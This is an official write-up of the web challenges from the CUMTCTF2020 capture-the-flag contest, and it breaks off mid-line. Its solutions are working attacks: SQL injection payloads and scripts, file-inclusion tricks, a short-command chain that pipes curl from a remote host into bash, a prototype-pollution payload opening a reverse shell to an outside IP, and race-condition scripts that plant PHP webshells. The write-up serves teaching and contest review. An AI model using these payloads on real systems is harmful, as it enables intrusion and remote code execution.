CUMTCTF2020官方题解

Web

0x00 Web签到

```
http://10.3.165.196/1/?1=&file=flag.php

2=
```

0x01 Babysqli

F12可以看到提示，几乎只过滤了空格，可以用`'`或者`\`闭合引号注入，可以报错和联合注入

报错

```
#获取表名
password=||extractvalue(0x7e,concat(0x7e,
(select/**/table_name/**/from/**/information_schema.tables/**/where/**/table_sch
ema/**/=/**/database()/**/limit/**/0,1)))%23&username=\
#获取列名（字段名）
password=||extractvalue(0x7e,concat(0x7e,
(select/**/column_name/**/from/**/information_schema.columns/**/where/**/table_n
ame/**/=0x7573657273/**/limit/**/4,1)))%23&username=\
#flag一般在password或者flag
password=||extractvalue(0x7e,concat(0x7e,
(select/**/password/**/from/**/users/**/limit/**/7,1)))%23&username=\
#flag太长可用（right、mid），过滤了substr
password=||extractvalue(0x7e,concat(0x7e,
(select/**/mid(password,20,30)/**/from/**/users/**/limit/**/7,1)))%23&username=\
```

联合（过滤了order，需要先测出有几列）

```
password=/**/union/**/select/**/1,2,3,
(select/**/password/**/from/**/users/**/limit/**/7,1),5,6,7,8%23&username=\
```

0x02 Secret?

弱类型与sha1强碰撞

sha1碰撞请参考

https://eprint.iacr.org/2020/014.pdf

或者https://blog.csdn.net/caiqiiqi/article/details/68953730

```
http://10.3.165.196/2/?
param1=data://text/plain;base64,U3V2aW5fd2FudHNfYV9naXJsZnJpZW5k&param2=0.26e7

param1=%99%04%0D%04%7F%E8%17%80%01%20%00%FFKey%20is%20part%20of%20a%20collision%
21%20It%27s%20a%20trap%21y%C6%1A%F0%AF%CC%05E%15%D9%27Ns%07bK%1D%C7%FB%23%98%8B%
B8%DE%8BW%5D%BA%7B%9E%AB1%C1gKm%97Cx%A8%27s/%F5%85%1Cv%A2%E6%07r%B5%A4%7C%E1%EA%
C4%0B%B9%93%C1-
%8Cp%E2JO%8D_%CD%ED%C1%B3%2C%9C%F1%9E1%AF%24%29u%9DB%E4%DF%DB1q%9FXv%23%EEU%299%
B6%DC%DCE%9F%CASU%3Bp%F8~%DE0%A2G%EA%3A%F6%C7Y%A2%F2%0B2%0Dv%0D%B6O%F4y%08O%D3%C
C%B3%CD%D4%83b%D9j%9CC%06%17%CA%FFl6%C67%E5%3F%DE%28A%7Fbo%ECT%EDyC%A4n_W0%F2%BB
8%FB%1D%F6%E0%09%00%10%D0%0E%24%ADx%BF%92d%19%93%60%8E%8D%15%8Ax%9F4%C4o%E1%E6%0
2%7F5%A4%CB%FB%82pv%C5%0E%CA%0E%8B%7C%CAi%BB%2C%2By%02Y%F9%BF%95p%DD%8DD7%A3%11_
%AF%F7%C3%CA%C0%9A%D2Rf%05%5C%27%10GU%17%8E%AE%FF%82Z%2C%AA%2A%CF%B5%DEd%CEvA%DC
Y%A5A%A9%FC%9CugV%E2%E2%3D%C7%13%C8%C2L%97%90%AAk%0E8%A7%F5_%14E%2A%1C%A2%85%0D%
DD%95b%FD%9A%18%ADBIj%A9p%08%F7Fr%F6%8E%F4a%EB%88%B0%993%D6%26%B4%F9%18t%9C%C0%2
7%FD%DDlB_%C4%21h5%D0%13M%15%28%5B%AB%2C%B7%84%A4%F7%CB%B4%FBQMK%F0%F6%23%7C%F0%
0A%9E%9F%13%2B%9A%06no%D1%7FlB%98txXo%F6Q%AF%96t%7F%B4%26%B9%87%2B%9A%88%E4%06%3
FY%BB3L%C0%06P%F8%3A%80%C4%27Q%B7%19t%D3%00%FC%28%19%A2%E8%F1%E3%2C%1BQ%CB%18%E6
%BF%C4%DB%9B%AE%F6u%D4%AA%F5%B1WJ%04%7F%8Fm%D2%EC%15%3A%93A%22%93%97M%92%8F%88%C
E%D96%3C%FE%F9%7C%E2%E7B%BF4%C9k%8E%F3%87Vv%FE%A5%CC%A8%E5%F7%DE%A0%BA%B2A%3DM%E
0%0E%E7%1E%E0%1F%16%2B%DBm%1E%AF%D9%25%E6%AE%BA%AEj5N%F1%7C%F2%05%A4%04%FB%DB%12
%FCEMA%FD%D9%5C%F2E%96d%A2%AD%03-
%1D%A6%0As%26%40u%D7%F1%E0%D6%C1%40%3A%E7%A0%D8a%DF%3F%E5pq%88%DD%5E%07%D1X%9B%9
F%8Bf0U%3F%8F%C3R%B3%E0%C2%7D%A8%0B%DD%BALd%02%0D&param2=%99%03%0D%04%7F%E8%17%8
0%01%18%00%FFPractical%20SHA-1%20chosen-
prefix%20collision%21%1D%27lk%A6a%E1%04%0E%1F%7Dv%7F%07bI%DD%C7%FB3%2C%8B%B8%C2%
B7W%5D%BE%C7%9E%AB%2B%E1gK%7D%B3Cx%B4%CBs/%E1%89%1Cv%A0%26%07r%A5%10%7C%E1%F6%E8
%0B%B9%97%7D-%8ChRJO%9D_%CD%ED%CD%0B%2C%9C%E1%921%AF%26%E9u%9DRP%DF%DB-
M%9FXr%9F%EEU3%19%B6%DC%CCa%9F%CAO%B9%3Bp%ECr%DE0%A0%87%EA%3A%E6sY%A2%EE%272%0Dr
%B1%B6O%EC%C9%08O%C3%CC%B3%CD%D8%3Bb%D9z%90C%06%15%0A%FFl%26r7%E5%23%E2%28A%7B%D
Eo%ECN%CDyC%B4J_W%2C%1E%BB8%EF%11%F6%E0%0B%C0%10%D0%1E%90%ADx%A3%BEd%19%97%DC%8E
%8D%0D%3Ax%9F%24%C4o%E1%EA%BA%7F5%B4%C7%FB%82r%B6%C5%0E%DA%BA%8B%7C%D6U%BB%2C/%C
5%02Y%E3%9F%95p%CD%A9D7%BF%FD_%AF%E3%CF%CA%C0%98%12Rf%15%E8%27%10%5By%17%8E%AAC%
82Z4%1A%2A%CF%A5%DEd%CEz%F9%DCY%B5M%A9%FC%9E%B5gV%F2v%3D%C7%0F%F4%C2L%93%2C%AAk%
14%18%A7%F5O0E%2A%00N%85%0D%C9%99b%FD%98%D8%ADBY%DE%A9p%14%DBFr%F22%F4a%F38%B0%9
9%23%D6%26%B4%F5%A0t%9C%D0%2B%FD%DDn%82_%C41%DC5%D0%0Fq%15%28_%17%2C%B7%9E%84%F7
%CB%A4%DFQMW%1C%F6%23h%FC%0A%9E%9D%D3%2B%9A%16%DAo%D1c%40B%98p%C4Xo%EE%E1%AF%96d
%7F%B4%26%B5%3F%2B%9A%98%E8%06%3F%5B%7B3L%D0%B2P%F8%26%BC%C4%27U%0B%19t%C9%20%FC
%28%09%86%E8%F1%FF%C0%1BQ%DF%14%E6%BF%C6%1B%9B%AE%E6%C1%D4%AA%E9%9DWJ%00%C3%8Fm%
CA%5C%15%3A%83A%22%93%9B%F5%92%8F%98%C2%D96%3E%3E%F9%7C%F2SB%BF%28%F5k%8E%F7%3BV
v%E4%85%CC%A8%F5%D3%DE%A0%A6%5EA%3DY%EC%0E%E7%1C%20%1F%16%3Bom%1E%B3%F5%25%E6%AA
%06%AEj-
%FE%F1%7C%E2%05%A4%04%F7c%12%FCUAA%FD%DB%9C%F2E%86%D0%A2%AD%1F%11%1D%A6%0E%CF%26
%40o%F7%F1%E0%C6%E5%40%3A%FBL%D8a%CB3%E5psH%DD%5E%17eX%9B%83%A7f0Q%83%8F%C3J%03%
E0%C2m%A8%0B%DD%B6%F4d%02%1D
```

0x03 Babysqli2

在1的基础上额外过滤了`'`，`ascii`，`mid`，`substr`，关闭了报错回显和输出，但是查询成功或者失败回显不同，因此可以bool注入。（PS：本意是过滤ascii和ord，想让师傅用regexp binary匹配大小写，结果师傅们用ord(left+right)匹配单个字符的操作也是很飘逸）

解法一

```
#二分法left（未使用ord） 不能匹配大小写，但是格式是CUMTCTF+{uuid}，因此也是一个解
import requests
import time
import binascii
def str_to_hexStr(string):
    str_bin = string.encode('utf-8')
    return binascii.hexlify(str_bin).decode('utf-8')

url = "http://192.168.255.129:8081/index.php"
data = {"username":"\\","password":""}
result = ""
i = 0
while( True ):
    i = i + 1
    head=32
    tail=127
    while( head < tail ):
        mid = (head + tail) >> 1
        payload =
"||/**/if(left((select/**/password/**/from/**/users/**/limit/**/9,1),%d)>0x%s,1,
0)#"%(i,str_to_hexStr(result)+hex(mid)[2:])
        #payload =
"||/**/if(left((select/**/column_name/**/from/**/information_schema.columns/**/w
here/**/table_name/**/regexp/**/0x7573457273/**/limit/**/2,1),%d)>0x%s,1,0)#"%
(i,str_to_hexStr(result)+hex(mid)[2:])
        #payload =
"||/**/if(left((select/**/table_name/**/from/**/information_schema.tables/**/whe
re/**/table_schema/**/regexp/**/database()/**/limit/**/1,1),%d)>0x%s,1,0)#"%
(i,str_to_hexStr(result)+hex(mid)[2:])
        #payload =
"||/**/if(left((select/**/password/**/from/**/users/**/limit/**/9,1),%d)>0x%s,1,
0)#"%(i,str_to_hexStr(result)+hex(mid)[2:])
        #payload = "||/**/if((left(user,%d)>0x%s%s),1,0)#"%
(i,str_to_hexStr(result),hex(mid)[2:])
        #payload = "||/**/if(ascii(left(password,%d,1))>%d,1,0)#"%(i,mid)
        #payload = "||/**/if(left(password,%d)>0x%s%s,1,0)#"%
(i,str_to_hexStr(result),hex(mid)[2:])
        data['password'] = payload
        time.sleep(0.1)
        r = requests.post(url,data=data)
        #print(r.text)
        if "success" in r.text :
            #print(payload)
            head = mid + 1
        elif "Wrong" in r.text:
            tail = mid
        else :
            print("error")
    last = result

    if head!=32:
        result += chr(head)
    else:
        break
    print(result)
```

解法二

```
#正则匹配regexp
import requests
import time

url ="http://192.168.255.129:8081/index.php"
password =""
string = [ord(i) for i in
'ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789abcdefghijklmnopqrstuvwxyz!_@-}{']
a = '0x5e'

while(1):
    for j in string:
        # 查用户名
        if (hex(j)[2:]=='7b'): #转义{
             str='5c'+hex(j)[2:]
        else:
            str=hex(j)[2:]
        #payload = "or username regexp binary %s #" % (a + str)
        #print(username)
        #data = {"username": "\\", "password": username}
        # 查密码 ||/**/if(left((user()),%d)>0x%s%s,1,0)#
        time.sleep(0.1)
        payload =
"||/**/(select/**/password/**/from/**/users/**/limit/**/9,1)/**/regexp/**/binary
/**/%s/**/#" % (a + str)

        data={"username" :"\\","password" : payload }
        r = requests.post(url,data=data)
        #print(r.text)
        if "success" in r.text:
            #print(payload)
            password +=chr(j)
            print(password)
            a+=str
            break
    if "Wrong" in r.text:
        break

print(password)
```

0x04 简单文件包含

两个原题截取了一部分，忘记改内容了/(ㄒoㄒ)/~~

```
header：client-ip : 127.0.0.1
```

```
f=php://filter/convert.base64-encode/resource=/2312/../var/www/html/index.php
```

```
f=php://filter/convert.base64-
encode/resource=/proc/self/root/proc/self/root/proc/self/root/proc/self/root/pro
c/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/sel
f/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/roo
t/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/pro
c/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/sel
f/root/var/www/html/index.php
```

`或者upload_progress_session`

0x05 👍👌🤼😀

源代码

```
<?php
require 'vendor/autoload.php';
use Bcrypt\Bcrypt;
highlight_file(__FILE__);
ini_set("display_errors","Off");

$□=array('□','□','□','□','□','□','□','□','□','□','□','□','□','□','□','□');$□
=array('□','□','□','□','□','□','□','□','□','□','□','□','□','□','□','□');$□=a
rray('□','□','□','□','□','□','□','□','□','□','□','□','□','□','□','□');$😀
=array('😀','😁','😂','😃','😄','😅','😆','😇','😈','😉','😊','😋','😌','😍',
'🤓','🤨');$😐
=array('😐','😑','😒','😓','😔','😕','😖','😗','😘','😙','😚','😛','😜','😝',
'😞','😟');$😠
=array('😠','😡','😢','😣','😤','😥','😦','😧','😨','😩','😪','😫','😬','😭',
'😮','😯');$😰
=array('😰','😱','😲','😳','😴','😵','😶','😷','🤒','🤒','🤒','🤒','🤒','🤒',
'🤒','🤒');$🤡
=array('🤡','🤢','🤣','🤤','🤥','🤦','🤧','🤨','🤩','🤪','🤫','🤬','🤭','🤮',
'🤯','🤰');$🧙 = array($□,$□,$□,$😀,$😐,$😠,$😰,$🤡);$😲😃😢😱😲😉😦😵 =
"strlen";$😫😂😻😱 = "chr";$🎁 = "base64_decode";$😱😰😞😷😭😰😠😍 =
"isset";function 😭😉😦😻😲😂😢😻($😲😃😢😱){ global $🏁,$😲😃😢😱😲😉😦
😵,$😫😂😻😱,$🎁,$😱😰😔😷😭😰😠😍; $😲😉😦😵= ("$😲😃😢😱😲😉😦😵")($😲😃
😢😱)/4; $😲😂😨😻 = ""; for($😱😢😻🤴 = 0;$😱😢😻🤴<$😲😉😦😵;$😱😢😻🤴++)
{ $😫😂😦🙃 =$😲😃😢😱[$😱😢😻🤴*4].$😲😃😢😱[$😱😢😻🤴*4+1].$😲😃😢😱[$😱
😢😻🤴*4+2].$😲😃😢😱[$😱😢😻🤴*4+3]; $😭😻😔😀 =0; $😲😂😦😻 =0; for($😱😻
🤴😕 =0;$😱😻🤴😕<8;$😱😻🤴😕++) {for($😱😂😳☺=0;$😱😂😳☺<16;$😱😂😳☺
++){ if($😫😂😦🙃 == $🏁[$😱😻🤴😕][$😱😂😳☺]) { $😭😻😔😀=$😱😻🤴😕; $😲
😂😦😻 = $😱😂😳☺; }} } $😲😻😦😳 = $😭😻😔😀*16+$😲😂😦😻; $😲😂😨😻 =
$😲😂😨😻.("$😫😂😻😱")($😲😻😦😳); } return ("$🎁")($😲😂😨😻);}function 😁
😁(){ global $🏁,$😲😃😢😱😲😉😦😵,$😫😂😻😱,$🎁,$😱😰😔😷😭😰😠😍; $😲😂
😭😵😭😉😨 = 😭😉😦😻😲😂😢😻(😛😃😭😻😲😻😏😃😴😃😲🤴🤷😘😢😳😲😓😏🤬
😔😧😅😽😔😽😏😄😛🕵😎😍).😭😉😦😻😲😂😢😻(😲😧😠😁)($_SERVER[😭😉😦😻😲
😂😢😻(😢😽😮😔🤼😁😢😭😲😃😭😕😢😭😙😎)]);😭😉😦😻😲😂😢😻(😲😧😳😽🤷
😳😙😎)($😲😂😭😵😭😉😨); 😭😉😦😻😲😂😢😻(😔😂😽😽🤷😳😙😎)($😲😂😭😵😭
😉😨); if (isset($_GET[😭😉😦😻😲😂😢😻(😔😂😁😽)]) && ($😲😃😢😱😲😉😦😵)
($_GET[😭😉😦😻😲😂😢😻(😔😂😁😽)]) <= 5) { @😭😉😦😻😲😂😢😻(😭😳😽😻😔
🕵😎😍)($_GET[😭😉😦😻😲😂😢😻(😔😂😁😽)]); } else if (isset($_GET[😭😉😦😻
😲😂😢😻(😲😽😮🤬😭😳😠😎)])) { @😭😉😦😻😲😂😢😻(😭😳😽😻😔🕵😎😍)(😭😉
😦😻😲😂😢😻(😲😽😃😜😁😳😨😽😙😑😎😍) . $😲😂😭😵😭😉😨); }}$🎯 = new
Bcrypt();$🔧 = $_POST[😭😉😦😻😲😂😢😻(😲😉😭🤬😲😃😴😽)];$🔒 = 😭😉😦😻😲
😂😢😻(😨😓😨😜😨😓😕🕵😨😭😨😒😭😽😻😜😢😻😭😢😲😳😨😭😜😭😓😭😭😕😩😻😭😜
😲😍😮😱😭😮🤬😲😮😑🕵😩😻😩😩😲😻😴😃😭😉😍😁😩😃🤴😠😭😩😱😜😭😨😓😽😻
😭😭😓😻😆😢😉😻😭😜😁);if($🎯->verify($🔧, $🔒)){ echo(😭😉😦😻😲😂😢
😻(😠😓😍😻😲😻😜😠😩😲😩😓🤬😂😍😱😭😓😑😂😭😲😨😻😭😻😻😭😓😕😈😁😂
😨😱😠😎😎😎)); echo(😭😉😦😻😲😂😢😻(😦😂😍😃😒😭😠😦😲😃😲🙃😱😉😭😻😱
😱😑😻😴😓😕😈😁😂😨😱😠😎😎😎)); 😁😁();}else{ echo(😭😉😦😻😲😂😢😻
(😠😓😍😻😲😻😜😠😩😲😩😓🤬😂😍😱😭😓😑🤷😲😃😠😎😭😦😠😂😎😻😠😓😍
😻😲😻😄😎));}
```

格式化+反混淆

> 反混淆的话,可以使用xdebug方式获取。也可以在利用解密获取原来的参数

```
<?php
//require 'vendor/autoload.php';
//use Bcrypt\Bcrypt;
//highlight_file(__FILE__);
```

```php
ini_set("display_errors", "Off");
//$ø = array('ø', 'Ø', 'ȹ', 'ȸ', 'ȷ', 'ȶ', 'ȵ', 'ȴ', 'ȳ', 'Ȳ', 'ȱ', 'Ȱ', 'ȯ', 'Ȯ', 'ȭ', 'Ȭ');
$arr2 = array('ȫ', 'Ȫ', 'ȩ', 'Ȩ', 'ȧ', 'Ȧ', 'ȥ', 'Ȥ', 'ȣ', 'Ȣ', 'ȡ', 'Ƞ', 'ȟ', 'Ȟ', 'ȝ', 'Ȝ');
$arr3 = array('ț', 'Ț', 'ș', 'Ș', 'ȗ', 'Ȗ', 'ȕ', 'Ȕ', 'ȓ', 'Ȓ', 'ȑ', 'Ȑ', 'ȏ', 'Ȏ', 'ȍ', 'Ȍ');
$arr4 = array('😀', '😁', '😂', '😃', '😄', '😅', '😆', '😇', '😈', '😉', '😊', '😋', '😌', '😍', '😎', '😏');
$arr5 = array('😐', '😑', '😒', '😓', '😔', '😕', '😖', '😗', '😘', '😙', '😚', '😛', '😜', '😝', '😞', '😟');
$arr6 = array('😠', '😡', '😢', '😣', '😤', '😥', '😦', '😧', '😨', '😩', '😪', '😫', '😬', '😭', '😮', '😯');
$arr7 = array('😰', '😱', '😲', '😳', '😴', '😵', '😶', '😷', '😸', '😹', '😺', '😻', '😼', '😽', '😾', '😿');
$arr8 = array('🙀', '🙁', '🙂', '🙃', '🙄', '🙅', '🙆', '🙇', '🙈', '🙉', '🙊', '🙋', '🙌', '🙍', '🙎', '🙏');
$arr_total = array($arr2, $arr2, $arr3, $arr4, $arr5, $arr6, $arr7, $arr8);
function func1($arr1)
{
  global $arr_total;
  $len_arr1 = strlen($arr1) / 4;
  $a1 = "";
  for ($i = 0; $i < $len_arr1; $i++) {
    $a2 = $arr1[$i * 4] . $arr1[$i * 4 + 1] . $arr1[$i * 4 + 2] . $arr1[$i * 4 + 3];
    $a3 = 0;
    $a4 = 0;
    for ($i2 = 0; $i2 < 8; $i2++) {
      for ($i3 = 0; $i3 < 16; $i3++) {
        if ($a2 == $arr_total[$i2][$i3]) {
          $a3 = $i2;
          $a4 = $i3;
       }
      }
   }
    $a4 = $a3 * 16 + $a4;
    $a1 = $a1 . chr($a4);
 }
  return base64_decode($a1);
}
function func2()
{
  global $arr_total;
  $b1 = "/var/www/html/sandbox/". md5($_SERVER["REMOTE_ADDR"]);
  mkdir($b1);
  chdir($b1);
  if (isset($_GET["cmd"]) && strlen($_GET["cmd"]) <= 5) {
    @exec($_GET["cmd"]);
 } else {
    if (isset($_GET["reset"])) {
      @exec("rm -rf ". $b1);
   }
 }
}
$c1 = new Bcrypt();
$passwd = $_POST["passwd"];
```

```
$lock = "$2y$10\$RBfi8QpJJQQmJD6FylurJeqmP.6cMn7tdoKczL2v9hScd9zDj3wXe";
if ($c1->verify($passwd, $lock)) {
  echo "</br>Password verified!</br>";
  echo "Wow!!Now,hack it!</br>";
  func2();
} else {
  echo "</br>Password not match!</br>";
}
```

- 获得 `$2y$10\$RBfi8QpJJQQmJD6FylurJeqmP.6cMn7tdoKczL2v9hScd9zDj3wXe` 原文

```
// 预计一个小时
<?php
require 'vendor/autoload.php';
use Bcrypt\Bcrypt;
$key  = "abcdefghijklmnopqrstuvwxyz";


$bcrypt = new Bcrypt();
$plaintext = 'bcrypt';//bcryptyyds
$ciphertext = '$2y$10$RBfi8QpJJQQmJD6FylurJeqmP.6cMn7tdoKczL2v9hScd9zDj3wXe';
for($i=0;$i<26;$i++)
{
    for($j=0;$j<26;$j++)
    {
        for($k=0;$k<26;$k++)
        {
            for($m=0;$m<26;$m++)
            {
                echo $plaintext.$str.PHP_EOL;
                $str = $key[$i].$key[$j].$key[$k].$key[$m];
                if($bcrypt->verify($plaintext.$str, $ciphertext)){

                    echo("</br>Password verified!</br>");
                    echo("Wow!!Now,hack it!</br>");
                }
            }
        }
    }
}
```

- strlen(cmd) <= 5 的 命令执行

```
import HackRequests
import requests
from urllib.parse import quote
from time import sleep

url = "http://192.168.21.140:8080/?cmd="
payload = [
    # generate "g> ht- sl" to file "v"
    '>dir',
    '>sl',
```

```
    '>g\>',
    '>ht-',
    '*>v',

    # reverse file "v" to file "x", content "ls -th >g"
    '>rev',
    '*v>x',

    # generate "curl xzaslxr.xyz|bash"
    '>sh ',
    '>ba\\',
    '>\|\\',
    '>z\\',
    '>xy\\',
    '>r.\\',
    '>lx\\',
    '>as\\',
    '>xz\\',
    '>\ \\',
    '>rl\\',
    '>cu\\',


    # got shell
    'sh x',
    'sh g',
]



for i in payload:
    assert len(i) <= 4
    data = {
        'passwd':'bcryptyyds',
    }
    header = {
    "Content-Type" : "application/x-www-form-urlencoded",
    "Accept" :
"text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,ima
ge/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9",
    "Upgrade-Insecure-Requests" : "1"
    }
    r = requests.post(url + quote(i),data=data,headers=header)
    print(i)
    sleep(0.1)
```

0x06 EZnode

nginx反向代理配置错误导致穿越到上一级目录读文件

http://ip/static../

然后根据文件内容找CVE

最终exp

```
POST /yOu_CaNnO7_Gu3ss_tHe_pATh HTTP/1.1
Host: ip:port
```

```
Content-Length: 233
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://ip:port
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/81.0.4044.138 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;
q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://ip:port/y0u_CaNn07_Gu3ss_tHe_pATh
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,fi;q=0.8
Connection: close
Content-Type: multipart/form-data; boundary=--------1566035451

----------1566035451
Content-Disposition:form-data; name="__proto__.outputFunctionName";

x;process.mainModule.require('child_process').exec('bash -c "bash -i &>
/dev/tcp/207.246.83.227/8080 0>&1"');x
----------1566035451--
```

0x07 Try:GET_file

解法一

扫描路径得到`phpinfo.php`

知识点:

- php会把post请求, 存储在临时文件中, 并在请求结束后删除临时文件
- phpinfo中会显示_FILE变量, 其中会显示临时文件路径
- 发送大数据量的请求, 此外利用`socket`来访问phpinfo，获得临时文件地址

exp

```
#!/usr/bin/python
import sys
import threading
import socket

def setup(host, port):
    TAG="Security Test"
    PAYLOAD="""%s\r
<?php file_put_contents('/tmp/g', '<?php eval($_REQUEST[1])?>')?>\r""" % TAG
    REQ1_DATA="""----------------------------7dbff1ded0714\r
Content-Disposition: form-data; name="dummyname"; filename="test.txt"\r
Content-Type: text/plain\r
\r
%s
----------------------------7dbff1ded0714--\r""" % PAYLOAD
    padding="A" * 5000
    REQ1="""POST /phpinfo.php?a="""+padding+""" HTTP/1.1\r
Cookie: PHPSESSID=q249llvfromc1or39t6tvnun42; othercookie="""+padding+"""\r
HTTP_ACCEPT: """ + padding + """\r
HTTP_USER_AGENT: """+padding+"""\r
```

```
HTTP_ACCEPT_LANGUAGE: """+padding+"""\r
HTTP_PRAGMA: """+padding+"""\r
Content-Type: multipart/form-data; boundary=--------------------------
-7dbff1ded0714\r
Content-Length: %s\r
Host: %s\r
\r
%s""" %(len(REQ1_DATA),host,REQ1_DATA)
    #modify this to suit the LFI script
    LFIREQ="""GET /index.php?file=%s HTTP/1.1\r
User-Agent: Mozilla/4.0\r
Proxy-Connection: Keep-Alive\r
Host: %s\r
\r
\r
"""
    return (REQ1, TAG, LFIREQ)

def phpInfoLFI(host, port, phpinforeq, offset, lfireq, tag):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s2 = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

    s.connect((host, port))
    s2.connect((host, port))

    s.send(phpinforeq)
    d = ""
    while len(d) < offset:
        d += s.recv(offset)
    try:
        i = d.index("[tmp_name] =&gt; ")
        fn = d[i+17:i+31]
    except ValueError:
        return None

    s2.send(lfireq % (fn, host))
    d = s2.recv(4096)
    s.close()
    s2.close()

    if d.find(tag) != -1:
        return fn

counter=0
class ThreadWorker(threading.Thread):
    def __init__(self, e, l, m, *args):
        threading.Thread.__init__(self)
        self.event = e
        self.lock =  l
        self.maxattempts = m
        self.args = args

    def run(self):
        global counter
        while not self.event.is_set():
            with self.lock:
                if counter >= self.maxattempts:
                    return
```

```
                counter+=1

            try:
                x = phpInfoLFI(*self.args)
                if self.event.is_set():
                    break
                if x:
                    print "\nGot it! Shell created in /tmp/g"
                    self.event.set()

            except socket.error:
                return


def getOffset(host, port, phpinforeq):
    """Gets offset of tmp_name in the php output"""
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((host,port))
    s.send(phpinforeq)

    d = ""
    while True:
        i = s.recv(4096)
        d+=i
        if i == "":
            break
        # detect the final chunk
        if i.endswith("0\r\n\r\n"):
            break
    s.close()
    i = d.find("[tmp_name] =&gt; ")
    if i == -1:
        raise ValueError("No php tmp_name in phpinfo output")

    print "found %s at %i" % (d[i:i+10],i)
    # padded up a bit
    return i+256

def main():

    print "LFI With PHPInfo()"
    print "-=" * 30

    if len(sys.argv) < 2:
        print "Usage: %s host [port] [threads]" % sys.argv[0]
        sys.exit(1)

    try:
        host = socket.gethostbyname(sys.argv[1])
    except socket.error, e:
        print "Error with hostname %s: %s" % (sys.argv[1], e)
        sys.exit(1)

    port=80
    try:
        port = int(sys.argv[2])
    except IndexError:
        pass
```

```
    except ValueError, e:
        print "Error with port %d: %s" % (sys.argv[2], e)
        sys.exit(1)

    poolsz=10
    try:
        poolsz = int(sys.argv[3])
    except IndexError:
        pass
    except ValueError, e:
        print "Error with poolsz %d: %s" % (sys.argv[3], e)
        sys.exit(1)

    print "Getting initial offset...",
    reqphp, tag, reqlfi = setup(host, port)
    offset = getOffset(host, port, reqphp)
    sys.stdout.flush()

    maxattempts = 1000
    e = threading.Event()
    l = threading.Lock()

    print "Spawning worker pool (%d)..." % poolsz
    sys.stdout.flush()

    tp = []
    for i in range(0,poolsz):
        tp.append(ThreadWorker(e,l,maxattempts, host, port, reqphp, offset,
reqlfi, tag))

    for t in tp:
        t.start()
    try:
        while not e.wait(1):
            if e.is_set():
                break
            with l:
                sys.stdout.write( "\r% 4d / % 4d" % (counter, maxattempts))
                sys.stdout.flush()
                if counter >= maxattempts:
                    break
        print
        if e.is_set():
            print "Woot!  \m/"
        else:
            print ":("
    except KeyboardInterrupt:
        print "\nTelling threads to shutdown..."
        e.set()

    print "Shuttin' down..."
    for t in tp:
        t.join()

if __name__=="__main__":
    main()
```

解法二

利用seesion 机制,将shell写入session文件

- exp


```
import io
import requests
import threading
sessid = 'XZASFE1WO'
data = {"cmd":'system("find / -name flag*);'}
def write(session):
    while True:
        f = io.BytesIO(b'a' * 1024 * 50)
        resp = session.post( 'http://202.119.201.197:13077/', data=
{'PHP_SESSION_UPLOAD_PROGRESS': '<?php eval($_POST["cmd"]);?>'}, files={'file':
('test.txt',f)}, cookies={'PHPSESSID': sessid} )
def read(session):
    while True:
        resp = session.post('http://202.119.201.197:13077/?
file=/tmp/sess_'+sessid,data=data)
        if 'test.txt' in resp.text:
            print(resp.text)
            event.clear()
        else:
            print("[+++++++++++++]retry")
if __name__=="__main__":
    event=threading.Event()
    with requests.session() as session:
        for i in range(1,30):
            threading.Thread(target=write,args=(session,)).start()
        for i in range(1,30):
            threading.Thread(target=read,args=(session,)).start()
    event.set()
```

0x08 没有人比我更懂👍👌🤲

> 这题思路只要是构造admin 的JWT

```
<!--info.php-->👦•💻♡🈚⛵</br><!--something in the index.php --></br>
```

此外,更具JWT得到下一步提示



使用`path=php://filter/convert.quoted-printable-encode/resource=/x/../proc/self/cwd/index.php`可以的大致读取代码

```
"fe1w0/fba60b53-0016-41ef-8c12-615c02768b12_fe1w0_own_rsa_private_key.pem",=0A
'public'=3D>'fe1w0/fba60b53-0016-41ef-8c12-
615c02768b12_fe1w0_own_rsa_public_key.pem'=0A);=0Aif(file_exists($arr['private']
))=0A{=0A$privateKey =3D file_get_contents('fe1w0/fba60b53-0016-41ef-8c12-
